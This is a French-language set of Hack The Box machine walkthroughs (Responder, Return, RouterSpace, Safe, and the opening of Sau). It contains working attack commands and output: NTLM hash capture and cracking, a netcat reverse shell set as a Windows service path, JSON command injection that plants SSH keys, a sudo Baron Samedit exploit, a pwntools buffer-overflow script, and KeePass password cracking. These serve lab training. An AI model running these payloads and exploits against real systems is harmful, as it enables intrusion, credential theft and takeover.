  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

...

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.10.14.22]
    Responder IPv6             [dead:beef:2::1014]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-ADCS0IKMWXJ]
    Responder Domain Name      [JEPD.LOCAL]
    Responder DCE-RPC Port     [45108]

[+] Listening for events...

### Lancement de la requete http
curl http://unika.htb/index.php?page=//10.10.14.22/somefile
<br />
<b>Warning</b>:  include(\\10.10.14.22\SOMEFILE): Failed to open stream: Permission denied in <b>C
```

```
:\xampp\htdocs\index.php</b>
on line <b>11</b><br />
<br />
<b>Warning</b>:  include(): Failed opening '//10.10.14.22/somefile' for inclusion (include_path='
\xampp\php\PEAR') in <b>C:\xampp\htdocs\index.php</b> on line <b>11</b><br />

### Reception du Hash sur Responder
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.129.15.28
[SMB] NTLMv2-SSP Username : RESPONDER\Administrator
[SMB] NTLMv2-SSP Hash     :
Administrator::RESPONDER:50aa05201e2b54ae:44F47DD1DF5B941C95680C1B680F02FA:0101000000000000079B162F
162DB019B6231FAA704B6010000000002000800 4A0045005000440001001E00570049004E002D0041004400430053003000 4
9004B004D00570058004A0004003400570049004E002D0041004400430053003000490 04B004D00570058004A002E004A004
500500044002E004C004F00430041004C00030014004A00450050004400 2E004C004F00430041004C00050014004A0045005
00044002E004C004F00430041004C00070008000079B162F162DB0106000400020000000800300030000000000000000001000
0000020000043298B5EDDFD2579F514BC78B739B0F8DD5906BC2E80F8C3D65D09F5CE3CB22F0A00100000000000000000000000
00000000000000009002000630069006600730 02F00310030002E00310030002E00310034002E00320032000000000000000
000
```

La reception du hash a bien fonctionné on obtient le hash du compte Adminitrator il suffit à présent de le cracker avec Hashcat :

```
hashcat -m 5600 responder.hash /usr/share/wordlists/rockyou.txt --force
hashcat (v6.2.6) starting
...
Host memory required for this attack: 245 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

ADMINISTRATOR::RESPONDER:50aa05201e2b54ae:44f47dd1df5b941c95680c1b680f02fa:0101000000000000079b162f1
62db019b6231faa704b6010000000002000800 4a0045005000440001001e00570049004e002d0041004400430053003000490
04b004d00570058004a0004003400570049004e002d0041004400430053003000490 04b004d00570058004a002e004a004500
500044002e004c004f00430041004c00030014004a00450050004400 2e004c004f00430041004c00050014004a00450050004
4002e004c004f00430041004c00070008000079b162f162db0106000400020000000800300030000000000000000001000000000
20000043298b5eddfd2579f514bc78b739b0f8dd5906bc2e80f8c3d65d09f5ce3cb22f0a00100000000000000000000000000000
00000000009002000630069006600730 02f00310030002e00310030002e00310034002e00320032000000000000000000
:badminton
```

Le mot de passe est trouvé est `Administrator:badminton`

On peut à présent se connecter à la machine par le port 5985 en utilisant winrm :

```
evil-winrm -i 10.129.15.28 -u Administrator -p 'badminton'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()
function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm
#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
responder\administrator
```

Return

Reconnaissance

Machine cible Adresse IP : `10.10.11.108`

Scanning


Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.11.108
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-28 10:45 CET
Nmap scan report for 10.10.11.108
Host is up (0.047s latency).
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: HTB Printer Admin Panel
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsman
9389/tcp  open  adws
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49673/tcp open  unknown
49674/tcp open  unknown
49675/tcp open  unknown
49679/tcp open  unknown
49693/tcp open  unknown
49697/tcp open  unknown
54323/tcp open  unknown

Host script results:
| smb2-time:
|   date: 2025-01-28T10:04:37
|_  start_date: N/A
|_clock-skew: 19m13s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Nmap done: 1 IP address (1 host up) scanned in 194.78 seconds
```

Le scan révèle qu'il y a une dizaine de port ouverts et qu'il s'agit d'un machine sous windows.
Le site web web est un serveur d'impression pour une imprimante, il est possible de mettre à jour les paramètre du serveur d'impression.

Exploitation

On peut tenter d'exploiter le serveur d'impression en ouvrant un port d'ecoute et en lançant une requete depuis le serveur vers un port d'écoute kali afin de réceptionner la requete :




```
nc -nlvp 389
listening on [any] 389 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.108] 57560
0*`%return\svc- printer
                        1edFg43012!!
```

On obtient les identifiants utilisés pour le serveur d'impression : `svc-printer:1edFg43012!!`
On peut ensuite se connecter avec ces identifiants en utilisant winrm :

```
evil-winrm -u svc-printer -p '1edFg43012!!' -i 10.10.11.108

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
 unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path
-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc-printer\Documents>
```

On obtient ainsi accès à la machine avec le service svc-printer

Privilege Escalation

Il nous faut à présent les droits Administrateur. On commence par enumerer les permissions et groupes de l'utilisateur svc-printer :

```
*Evil-WinRM* PS C:\Users\svc-printer\Desktop> net user svc-printer
User name                    svc-printer
Full Name                    SVCPrinter
Comment                      Service Account for Printer
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/26/2021 12:15:13 AM
Password expires             Never
Password changeable          5/27/2021 12:15:13 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/28/2025 2:25:07 AM

Logon hours allowed          All

Local Group Memberships      *Print Operators      *Remote Management Use
                             *Server Operators
Global Group memberships     *Domain Users
The command completed successfully.
```

On découvre que l'utilisateur fait partie du groupe Print Operators on peut exploiter cela en créant un nouveau service binaire et en modifiant le chemin pour qu'il execute netcat :

```
*Evil-WinRM* PS C:\Users\svc-printer> upload nc.exe

Info: Uploading /home/yoyo/Documents/Tools/nc.exe to C:\Users\svc-printer\nc.exe
```

```
### Création du service
*Evil-WinRM* PS C:\Users\svc-printer> sc.exe config vss binPath="C:\Users\svc-printer\nc.exe -e cmd.exe
 10.10.16.8 1234"
[SC] ChangeServiceConfig SUCCESS

### Lancement du service
*Evil-WinRM* PS C:\Users\svc-printer> sc.exe start vss

### reception du reverse shell
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.8] from (UNKNOWN) [10.10.11.108] 58679
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

On obtient ainsi les droits administrateur sur la machine.

RouterSpace

Reconnaissance

Machine cible Adresse IP : `10.10.11.148`


Scanning

Lancement du scan `nmap` :


```
$ nmap -p- -Pn -sC 10.10.11.148
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-25 19:24 CET
Nmap scan report for 10.10.11.148
Host is up (0.018s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   3072 f4:e4:c8:0a:a6:af:66:93:af:69:5a:a9:bc:75:f9:0c (RSA)
|   256 7f:05:cd:8c:42:7b:a9:4a:b2:e6:35:2c:c4:59:78:02 (ECDSA)
|_  256 2f:d7:a8:8b:be:2d:10:b0:c9:b4:29:52:a8:94:24:78 (ED25519)
80/tcp open  http
|_http-title: RouterSpace

Nmap done: 1 IP address (1 host up) scanned in 110.48 seconds
```


Le scan révèle qu'il y a 2 ports ouverts, le port 22 pour SSH et le port 80. Le site web est une site de promotion pour une application mobile, il est possible de télécharger l'application depuis la page d'accueil en cliquant sur Download, se qui télécharge un fichier RouterSpace.apk

On va utiliser un simulateur android appelé Genymotion `https://www.genymotion.com/` on l'installe et puis on crée une emulation sur téléphone Android 7.0 (ne marche pas pour les versions supérieurs) pour lancer l'application APK :



Lorsque l'on essaie de lancer la vérification de connexion au routeur on obtient une erreur, pour contourner cela on va commencer par intercepter la requete avec le proxy burpsuite, on va changer la configuration de burpsuite pour qu'il ecoute sur toutes les interfaces et configurer le wifi de l'emulateur vers le proxy :





Une fois cela configuré on reclique sur check status afin de réceptionner la requete de l'application sur burpsuite, la requete receptionné est la suivante :

```
POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
accept: application/json, text/plain, */*
user-agent: RouterSpaceAgent
Content-Type: application/json
Content-Length: 16
Host: routerspace.htb
Connection: keep-alive
```

```
Accept-Encoding: gzip, deflate, br

{"ip":"0.0.0.0"}
```

Il s'agit d'une requete vers une API avec pour nom d'hote routerspace.htb on ajoute l'hote dans le fichier host puis on clique sur forward, la requete a cette fois ci bien eté receptionné par l'application puisque l'on receptionne le message suivant :

Exploitation

On va essayer d'exploiter le endpoint de l'API. On essaie de supprimer l'entete avec le user agent on obtient un message d'alerte :

```
### Requete
POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
accept: application/json, text/plain, */*
Content-Type: application/json
Content-Length: 16
Host: routerspace.htb
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

{"ip":"0.0.0.0"}

### Reponse serveur
HTTP/1.1 200 OK
X-Powered-By: RouterSpace
X-Cdn: RouterSpace-33299
Content-Type: text/html; charset=utf-8
Content-Length: 71
ETag: W/"47-BoFZiEsGzUIwltwO0ZSe9jN7fGw"
Date: Sat, 25 Jan 2025 21:21:44 GMT
Connection: keep-alive

Suspicious activity detected !!! {RequestID: g jq eW   5o6d nZ 45  EQ }
```

On essaie une injection de commande en modifiant le champs contenant l'ip :

```
### Requete
POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
accept: application/json, text/plain, */*
user-agent: RouterSpaceAgent
Content-Type: application/json
Content-Length: 16
Host: routerspace.htb
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

{"ip":";whoami"}

### reponse serveur
HTTP/1.1 200 OK
X-Powered-By: RouterSpace
X-Cdn: RouterSpace-69807
Content-Type: application/json; charset=utf-8
Content-Length: 10
ETag: W/"a-V4CzHAxemjRg0beQ59nqbtSdVL8"
Date: Sat, 25 Jan 2025 21:23:41 GMT
Connection: keep-alive

"\npaul\n"
```

L'execution de commande fonctionne, on peut voir que l'utilisateur du système est paul, on exploite cela afin d'ajouter un fichier de clefs autorisés pour l'utilisateur paul et ainsi de pouvoir se connecter en ssh :

```
### Creation de la clef rsa
ssh-keygen -t rsa -f paul
Generating public/private rsa key pair.
Enter passphrase for "paul" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in paul
```

```
Your public key has been saved in paul.pub
The key fingerprint is:
SHA256:+fzbu4AcbktY9hofhyImNUZsicHZ5bW9wmVh60z85xg yoyo@kali
The key's randomart image is:
+---[RSA 3072]----+
|     ..o .. . o  |
|      o+.o . = o |
|      . = . . B  |
|       o . . * o |
|        S + o E o|
|       o X + o +.|
|      . + @ = o .|
|       o + B =   |
|          o +.+o |
+----[SHA256]-----+

### Ajout de la clef pour l'utilisateur paul avec la requete
POST /api/v4/monitoring/router/dev/check/deviceAccess HTTP/1.1
accept: application/json, text/plain, */*
user-agent: RouterSpaceAgent
Content-Type: application/json
Content-Length: 605
Host: routerspace.htb
Connection: keep-alive
Accept-Encoding: gzip, deflate, br

{"ip":";echo 'ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDJsDhbqW2LKu2ChOkN+jwSEe10pAhZMEFTD
fpafqY3i+J+N7JzSeoOkxdsxutWY3qGsDuZwHoqPp259QENAkop+18ZTHWIYp32BOX8And9GGbA5GdMbS0ny9te
eakCwQXxwyBqkEKJ+mn+pONQj+mUTfXiYFChdKlEW/DlVOOjfUbz8GXp46e1Xx3PLPqRCvtifXZ4evZtAKGH27H
J1uCf5UWjsxfFc0N+VwWYJY1Vjq459+GeK032Rgla5NE5g5ki3sU1eccNT3lOLAiaX6cfnD8A/z3+CSt9nOGZsY
XKlO5HIRGUhPomX7R2QDQwXfu+3kCGN/ObKtzJeaWklvzbr7zUZ9Vpr/Zc4UlR3TOiafVnOTciwyOgffC5UN/W1
PkedqpmzbUxjf42wH/UCzgvAtWlFfjqLIimLOvipKhOcZaugf6gj/7Mu7FQULi4VgxngWiyhDlnDv5sQ
eI+Kxf8BcUxMqvis1K8XeV7aRVgCGYCSW0px7XASm+BkiGpLU=' > /home/paul/.ssh/authorized_keys"
}
```

On peut à présent se connecter en ssh avec la clef généré :

```
ssh -i paul paul@routerspace.htb
The authenticity of host 'routerspace.htb (10.10.11.148)' can't be established.
ED25519 key fingerprint is SHA256:iwHQgWKu/VDyjka2Y4j2V8P2Rk6K13HuNT4JTnITIDk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'routerspace.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-90-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 25 Jan 2025 09:44:10 PM UTC

  System load:           0.0
  Usage of /:            71.4% of 3.49GB
  Memory usage:          17%
  Swap usage:            0%
  Processes:             215
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.148
  IPv6 address for eth0: dead:beef::250:56ff:fe94:338f

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

80 updates can be applied immediately.
31 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Sat Nov 20 18:30:35 2021 from 192.168.150.133
paul@routerspace:~$
```

On obtient ainsi accès à la machine avec l'utilisateur paul

Privilege Escalation

Il nous faut à présent l'accès root. On enumerer le système en utilisant linpeas :

```
### Transfère de linpeas
scp -i paul linpeas.sh paul@routerspace.htb:/home/paul

### Lancement de linpeas
paul@routerspace:~$ chmod +x linpeas.sh
paul@routerspace:~$ ./linpeas.sh
...
 Executing Linux Exploit Suggester
 https://github.com/mzet-/linux-exploit-suggester
[+] [CVE-2022-2586] nft_object UAF

   Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
   Exposure: probable
   Tags: [ ubuntu=(20.04) ]{kernel:5.12.13}
   Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: mint=19,[ ubuntu=18|20 ], debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
   Exposure: probable
   Tags: [ ubuntu=20.04 ]{kernel:5.8.0-*}
   Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux
   /cve-2021-22555/exploit.c
   ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
   Comments: ip_tables kernel module must be loaded

[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)

   Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in
   -nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
   Exposure: less probable
   Tags: ubuntu=(22.04){kernel:5.15.0-27-generic}
   Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

[+] [CVE-2017-5618] setuid screen v4.5.0 LPE

   Details: https://seclists.org/oss-sec/2017/q1/184
   Exposure: less probable
   Download URL: https://www.exploit-db.com/download/https://www.exploit-db.com/exploits/41154
...
```

L'enumération indique que le système est vulnérable à plusieux CVE dont Pawnkit et Baron Samedit, il n'y a pas de SUID pour pkexec donc on ne peux pas vraiment exploiter la vulnérabilité pawnkit, afin de vérifier si le système est vulnérable on lance la commande suivante qui permet de vérifier si un mot de passe est demandé :

```
paul@routerspace:~$ sudoedit -s /
[sudo] password for paul:
```

Un mot de passe est demandé, le système est donc vulnérable, on télécharge l'exploit de la CVE-2021-3156 `https://github.com/worawit/CVE-2021-3156` on transfert le fichier exploit_nss.py puis on l'execute :

```
paul@routerspace:~$ python3 exploit_nss.py
# whoami
root
```

On obtient ainsi l'accès root sur la machine

Safe

Reconnaissance

Machine cible Adresse IP : `10.10.10.147`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.147
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-16 14:20 CET
Nmap scan report for 10.10.10.147
Host is up (0.044s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
| ssh-hostkey:
|   2048 6d:7c:81:3d:6a:3d:f9:5f:2e:1f:6a:97:e5:00:ba:de (RSA)
|   256 99:7e:1e:22:76:72:da:3c:c9:61:7d:74:d7:80:33:d2 (ECDSA)
|_  256 6a:6b:c3:8e:4b:28:f7:60:85:b1:62:ff:54:bc:d8:d6 (ED25519)
80/tcp   open  http
|_http-title: Apache2 Debian Default Page: It works
1337/tcp open  waste

Nmap done: 1 IP address (1 host up) scanned in 34.65 seconds
```

Le scan révèle qu'il y a 3 ports ouverts. Le port 22 pour SSH, le port 80 pour HTTP, le port 1337.
Le code source de la page index indique qu'il y a une url vers la page "myapp" :

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.
<html xmlns="http://www.w3.org/1999/xhtml">
<!-- 'myapp' can be downloaded to analyze from here
     its running on port 1337 -->
...
```

On peut télécharger le fichier binaire présent sur le lien :

```
wget http://10.10.10.147/myapp
--2025-02-16 14:38:27--  http://10.10.10.147/myapp
Connexion à …10.10.10.147:80 connecté.
requête HTTP transmise, en attente de la …réponse 200 OK
Taille : 16592 (16K)
Sauvegarde en : « myapp »
...
```

L'application est celle utilisé par le port 1337 comme on peut le voir en lançant l'application :

```
### Application sur le port 1337
nc 10.10.10.147 1337
 08:54:38 up 35 min,  0 users,  load average: 0.04, 0.01, 0.00


What do you want me to echo back?

### Application téléchargé
./myapp
 15:00:11 up  4:40,  2 users,  load average: 1,43, 0,80, 0,64

What do you want me to echo back?
```

On peut utiliser gdb afin de désassembler le programme et vérifier son focntionnement :

```
gdb -q myapp
GEF for linux ready, type `gef' to start, `gef config' to configure
93 commands loaded and 5 functions added for GDB 16.1 in 0.00ms using Python engine 3.13
Reading symbols from myapp...
(No debugging symbols found in myapp)
gef  info functions
All defined functions:

Non-debugging symbols:
0x0000000000401000  _init
0x0000000000401030  puts@plt
```

```
0x0000000000401040  system@plt
0x0000000000401050  printf@plt
0x0000000000401060  gets@plt
0x0000000000401070  _start
0x00000000004010a0  _dl_relocate_static_pie
0x00000000004010b0  deregister_tm_clones
0x00000000004010e0  register_tm_clones
0x0000000000401120  __do_global_dtors_aux
0x0000000000401150  frame_dummy
0x0000000000401152  test
0x000000000040115f  main
0x00000000004011b0  __libc_csu_init
0x0000000000401210  __libc_csu_fini
0x0000000000401214  _fini
gef  checksec
[+] checksec for '/home/yoyo/Downloads/myapp'
Canary                        :
NX                            :
PIE                           :
Fortify                       :
RelRO                         : Partial
gef  disassemble main
Dump of assembler code for function main:
   0x000000000040115f <+0>:     push   rbp
   0x0000000000401160 <+1>:     mov    rbp,rsp
   0x0000000000401163 <+4>:     sub    rsp,0x70
   0x0000000000401167 <+8>:     lea    rdi,[rip+0xe9a]        # 0x402008
   0x000000000040116e <+15>:    call   0x401040 <system@plt>
   0x0000000000401173 <+20>:    lea    rdi,[rip+0xe9e]        # 0x402018
   0x000000000040117a <+27>:    mov    eax,0x0
   0x000000000040117f <+32>:    call   0x401050 <printf@plt>
   0x0000000000401184 <+37>:    lea    rax,[rbp-0x70]
   0x0000000000401188 <+41>:    mov    esi,0x3e8
   0x000000000040118d <+46>:    mov    rdi,rax
   0x0000000000401190 <+49>:    mov    eax,0x0
   0x0000000000401195 <+54>:    call   0x401060 <gets@plt>
   0x000000000040119a <+59>:    lea    rax,[rbp-0x70]
   0x000000000040119e <+63>:    mov    rdi,rax
   0x00000000004011a1 <+66>:    call   0x401030 <puts@plt>
   0x00000000004011a6 <+71>:    mov    eax,0x0
   0x00000000004011ab <+76>:    leave
   0x00000000004011ac <+77>:    ret
End of assembler dump.
```

Exploitation

Il est possible d'exploiter le programme avec un buffer overflow qui permet de saturer la mémoire tampon en générant une suite de charactères dans la réponse au programme, utilise un script qui va permettre d'executer un shell grace au buffer overflow :

```
#!/usr/bin/env python

from pwn import *

context(os="linux", arch="amd64")
#context(log_level='DEBUG')

junk = b"A" * 120  # 'A' * 120 en bytes

plt_gets = p64(0x401060)
plt_system = p64(0x401040)
pop_rdi = p64(0x40120b)
binsh = p64(0x404038)

# On s'assure que toutes les parties de 'payload' sont en bytes
payload = junk + pop_rdi + binsh + plt_gets + pop_rdi + binsh + plt_system

p = remote("10.10.10.147", 1337)
p.recvline()
p.sendline(payload)
p.sendline(b'/bin/sh\x00')  # '/bin/sh\x00' en bytes
p.interactive()
```

On execute le script afin d'obtenir un shell :

```
python exploit2.py
[+] Opening connection to 10.10.10.147 on port 1337: Done
[*] Switching to interactive mode
$ whoami
user
```

On obtient ainsi l'accès sur la machine avec l'utilisateur user
On copie la clef publique rsa dans le dossier ssh afin de pouvoir se connecter à la machine en ssh :

```
### Ajout de la clef publique rsa
$ echo "ssh-rsa AAAAB3NzaC1yc2E... > authorized_keys

### Connexion en ssh
ssh -i ~/.ssh/id_rsa user@safe.htb
The authenticity of host 'safe.htb (10.10.10.147)' can't be established.
ED25519 key fingerprint is SHA256:Hqxg+VODVEXsVQmThoXvZx82QI/LgQDGT59rQLHOaDQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'safe.htb' (ED25519) to the list of known hosts.
Linux safe 4.19.0-25-amd64 #1 SMP Debian 4.19.289-2 (2023-08-08) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Dec  7 20:30:52 2023 from 10.10.14.23
user@safe:~$
```

Privilege Escalation

Il nous faut à présent l'accès root. On commence par enumerer les fichiers système, on découvre qu'il y a des images et un fichier keepass dans le dossier home on peut les tranférer sur kali :

```
scp -i ~/.ssh/id_rsa user@10.10.10.147:MyPasswords.kdbx .
scp -i ~/.ssh/id_rsa user@10.10.10.147:~/IMG* .
```

Une fois tranféré on peut créer un fichier hash qui combine les images et le fichier kdbx afin de le craquer avec JohnTheripper :

```
### Création du fichier
keepass2john MyPasswords.kdbx > MyPasswords.kdbx.john; for img in $(ls IMG*); do keepass2john -k $img
 MyPasswords.kdbx; done >> MyPasswords.kdbx.john

### Crack du mot de passe
ohn MyPasswords.kdbx.john /usr/share/wordlists/rockyou.txt
Warning: only loading hashes of type "KeePass", but also saw type "tripcode"
...
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
bullshit         (MyPasswords)
1g 0:00:01:47 1.34% 2/3 (ETA: 14:24:09) 0.009333g/s 85.62p/s 214.1c/s 214.1C/s 10sne1..bugsy
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

Le mot de passe trouvé est `bullshit` le mot de passe correspond au fichier image IMG_0547.JPG on peut l'utiliser afin de se connecter à la base de donnée keepass et obtenir le mot de passe root :

```
kpcli --key IMG_0547.JPG --kdb MyPasswords.kdbx
Provide the master password: ************************

KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> ls
=== Groups ===
MyPasswords/
kpcli:/> cd MyPasswords/
kpcli:/MyPasswords> ls
=== Groups ===
eMail/
General/
Homebanking/
```

```
Internet/
Network/
Recycle Bin/
Windows/
=== Entries ===
0. Root password
kpcli:/MyPasswords> show -f R
kpcli:/MyPasswords> show -f Root\ password

 Path: /MyPasswords/
Title: Root password
Uname: root
 Pass: u3v2249dl9ptv465cogl3cnpo3fyhk
  URL:
Notes:
```

On peut à présent se connecter avec l'utilisateur root sur la machine :

```
user@safe:~$ su root
Password:
root@safe:/home/user#
```

On obtient ainsi l'accès root sur la machine

Sau

Reconnaissance


Machine cible Adresse IP : `10.10.11.224`

Scanning

Lancement du scan `nmap` :

